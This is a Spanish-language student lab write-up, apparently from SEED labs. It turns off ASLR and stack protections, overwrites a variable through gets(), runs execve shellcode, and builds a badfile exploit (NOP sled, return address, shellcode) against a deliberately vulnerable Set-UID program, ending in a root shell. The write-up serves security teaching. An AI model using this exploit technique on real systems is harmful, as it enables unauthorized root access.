# *Buffer Overflow - Introducción*

**Desactivar contramedidas:**

- **Aleatorización del espacio de direcciones** (del inicio de la pila). $ sudo sysctl -w kernel.randomize_va_space=0
- **StackGuard:** $ gcc -fno-stack-protector example.c
- **Pila no ejecutable:** $ gcc -z noexecstack -o test test.c

## Tarea 1. Localizar dónde queda almacenado el pin

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
main(){
        char name[10];
        int pin;
        printf("Introduce tu nombre (Max. 10 caracteres): ");
        pin = rand() %20;
        gets(name);
        printf("%s%s%s%i\n", "¡Hola " , name , "! Tu código pin es: " , pin);
}
```

1. Compilo el código $ gcc -g ejercicio.c -o ejercicio -fno-stack-protector -z execstack
2. Lo inicio con DGB: $gdb ejercicio
   - Crear break point en el main break main
   - Ejecutar la aplicación run
   - Información de los registros del procesador info register
     - El stack frame del main se encuentra entre rbp y rsp


```
(gdb) info register
rax            0×555555555155     93824992235861
rbx            0×0                0
rcx            0×7ffff7fab718     140737353791256
rdx            0×7fffffffe6d8     140737488348888
rsi            0×7fffffffe6c8     140737488348872
rdi            0×1                1
rbp            0×7fffffffe5d0     0×7fffffffe5d0
rsp            0×7fffffffe5c0     0×7fffffffe5c0
r8             0×0                0
r9             0×7ffff7fe2180     140737354015104
r10            0×0                0
r11            0×0                0
r12            0×555555555070     93824992235632
r13            0×0                0
r14            0×0                0
r15            0×0                0
rip            0×55555555515d     0×55555555515d <main+8>
eflags         0×206              [ PF IF ]
cs             0×33               51
ss             0×2b               43
ds             0×0                0
es             0×0                0
fs             0×0                0
gs             0×0                0
```

**Compara una ejecución "buena" del código (cuando se hace caso del programa y se introduce un nombre de usuario corto) con una ejecución "mala", como ésta, en la que estamos desbordando la pila. ¿Qué diferencias observas?**


- **Ejecución mala:**

Introduzco un nombre que no sea válido:


Paso el pin que me han dado a hexadecimal para buscarlo en los registros con p/x decimal





Muestro las 20 primeras palabras del registro, en hexadecimal:




Vemos que 6e 6d 6c 6b van en orden, como nuestro nombre de usuario. Estamos sobrescribiendo el pin con el nombre.

- **Ejecución buena:**




No se desbordan esos bytes del registro


## Tarea 2. Corromper el funcionamiento del sistema


**Tras el reversing de la aplicación que has realizado ¿cómo consigues, explotando el desbordamiento del buffer, que el valor del pin no sea aleatorio sino que se te asigne uno que a ti te interesa? Por ejemplo, el valor 70**

Numero 70 = F en hexadecimal ; 71 = G

Sabemos que se sobrescribe tras el carácter número 10, por lo que pondremos una F en el carácter número 11, para que el valor del pin quede sobrescrito por esto.

El circulo azul representa al usuario en el registro, el rojo al pin (sobrescrito)



# *Buffer Overflow*

**Desactivar contramedidas:**

- **Aleatorización del espacio de direcciones** (del inicio de la pila). $ sudo sysctl -w kernel.randomize_va_space=0
- **StackGuard:** $ gcc -fno-stack-protector example.c
- **Pila no ejecutable:** $ gcc -z noexecstack -o test test.c
- **Configuración /bin/sh:** contramedida para programas Set-UID (mayor privilegio). $ sudo rm /bin/sh $ sudo ln -s /bin/zsh /bin/sh

## Tarea 1. Ejecutar Shellcode

El array *char code[]* llama al sistema *execve()* para ejecuta /bin/bash

```
#include <stdio.h>

int main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

3. Usamos // en vez de / para rellenar los bits que faltan (teníamos 24, ahora 32), y es equivalente

5. Almacena name[0] en %ebx

8. Almacena name en %ecx

9. Pone %edx a cero

11. Llamamos a execve()

Ejecuto el shellcode y sí genera una Shell.

```
[11/25/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ ls
call_shellcode  call_shellcode.c  exploit.py  stack.c
[11/25/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ ./call_shellcode
$ whoami
seed
$
```

Programa vulnerable:

```
int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}


int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Una vez compilado hay que hacer que sea un programa Set-UID (para poder llegar a ser root).

1. Cambiamos el propietario del programa a root
Sudo chown root programa

2. Cambiamos los permisos a 4755 para activar el bit Set-UID
Sudo chmod 4755 programa

**Ahora nuestro objetivo es crear el contenido de badfile, de modo que cuando el programa vulnerable copie ese contenido en su buffer, se pueda generar una shell de root.**


Introduzco 5, 15 caracteres en badfile. Todo bien

```
[11/25/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ gcc -o st
ack -z execstack -fno-stack-protector stack.c
[11/25/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ ./stack
Returned Properly
```

Introduzco 25 caracteres en badfile

```
[11/25/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ ./stack
Returned Properly
Segmentation fault
[11/25/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$
```

**¿Qué pasaría si cambias el tamaño de buffer de 24 a otro número en el programa vulnerable stack.c?** El desbordamiento se hará a partir de ese nuevo número.



# Tarea 2. Explotación de la vulnerabilidad

1. **Compilar para averiguar direcciones de memoria (para saber dónde está la dirección de retorno y poder sobreescribirla)**

   I. Compilamos con -g (si no las direcciones salen mal)

```
[02/03/21]seed@VM:~/.../Practica 3 s1 buffer overflow files$ gcc -g -o BOF stack.c
[02/03/21]seed@VM:~/.../Practica 3 s1 buffer overflow files$ gdb BOF
```

   II. Creamos breakpoint en la función vulnerable (bof) y ejecutamos el programa

```
gdb-peda$ break bof
Breakpoint 1 at 0x8048517: file stack.c, line 10.
gdb-peda$ run
```

   III. Encontramos la dirección del ESP, que es la que nos interesa (0xbfffeab0)

```
gdb-peda$ info register
eax            0xbfffeb17       0xbfffeb17
ecx            0x804fb20        0x804fb20
edx            0x205    0x205
ebx            0x0      0x0
esp            0xbfffeab0       0xbfffeab0
ebp            0xbfffeae8       0xbfffeae8
esi            0xb7f1c000       0xb7f1c000
edi            0xb7f1c000       0xb7f1c000
eip            0x8048517        0x8048517 <bof+12>
eflags         0x282    [ SF IF ]
cs             0x73     0x73
```

   IV. Encontramos la dirección del buffer (0xbfffeac4)

```
gdb-peda$ p/x &buffer
$2 = 0xbfffeac4
```

   V. Las restamos, obteniendo los bytes de valor basura que hay entre el ESP y el buffer. Pueden no ser exactos, por lo que si no funciona habrá que ir añadiendo/restando de 4 en 4.

```
gdb-peda$ p/d 0xbfffeac4-0xbfffeab0
$5 = 20
```

## 2. Sustituimos en el código

```
 GNU nano 2.5.3              File: exploit2.c                      Modified

/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here */
    *(buffer+36) = 0xb9;
    *(buffer+37) = 0xeb;
    *(buffer+38) = 0xff;
    *(buffer+39) = 0xbf;

    *((long *)(buffer+36))=0xbfffeb08+0x88;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
/* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
```


➔ Shellcode que invoca una Shell con permisos root

➔ Buffer[517] es un array en el que escribiremos para crear badfile

➔ Inicializamos el buffer con NOPS (instrucciones que no hacen nada)

➔ Escribimos donde caería EIP (buffer+long buffer+ 4b del rbp main+basura) la dirección de memoria de unos NOPs antes del shellcode (RSP+40+margen)

➔ Copiamos el shellcode al final de buffer[517], para que caiga en badfile pero teniendo un margen de NOPS delante.



### 3. Explotación

```
[12/01/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ ./exploit2
[12/01/20]seed@VM:~/.../Practica 3 s1 buffer overflow files$ ./stack
# whoami
root
#
```

➔ Cargo el fichero badfile
➔ Ejecuto el programa vulnerable

A veces los programas reconocen el “root falso” obtenido con el EUID, por lo que hay que ejecutar un comando: setuid(0); system(“/bin/sh”);